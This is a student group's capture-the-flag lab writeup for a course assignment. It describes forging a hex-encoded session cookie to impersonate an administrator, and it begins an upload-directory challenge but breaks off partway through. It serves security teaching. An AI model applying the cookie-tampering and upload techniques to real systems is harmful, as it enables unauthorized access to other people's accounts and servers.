

PSP0201

Week 2

Writeup

Group Name: Study Group

Members

ID	Name	Role
1211101157	Lo Pei Qin	Leader
1211102017	Siow Yee Ceng	Member
1211101534	Tan Chi Lim	Member
1211102835	Chew Ming Yao	Member



Day 1: Web Exploitation – A Christmas Crisis

Tools used: Kali Linux, Firefox


Solution/walkthrough:

Question 1

Registration and logging in to the Christmas Control Centre. No access to the control console.



Opening up the browser developer tools to check on the cookie.




Question 2

Obtain the value of the cookie.




Question 3

Using Cyberchef, convert the cookie value to a string.




Question 4

Changing the username to 'santa', convert the JSON statement to hex.



Question 5

Now having access to the controls, switching on every control shows the flag.



Thought Process/Methodology:

We accessed the target machine and were shown a login/registration page. We proceeded to register an account and login. After logging in, we open the browser's developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username element. Using Cyberchef, we altered the username to 'santa', the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with converted one and refreshed the page. We are now show an administrator page (Santa's) and proceeded to enable every control, which in turn showed the flag.


Day2 The Elf Strikes Back!

Tools used: Kali Linux/ Firefox


Solutions:

Question 1

Copy the IP address to the Firefox web browser and open it




Copy the id given and paste it behind the ip address with the format
(?id=ODIzODI5MTNiYmYw)




Question 2


Right-click to open the web source page to see what type of the website can be uploaded




Question 3

Try few directories given and paste it into the website






Check each directory and look for which directory are the uploaded files stored

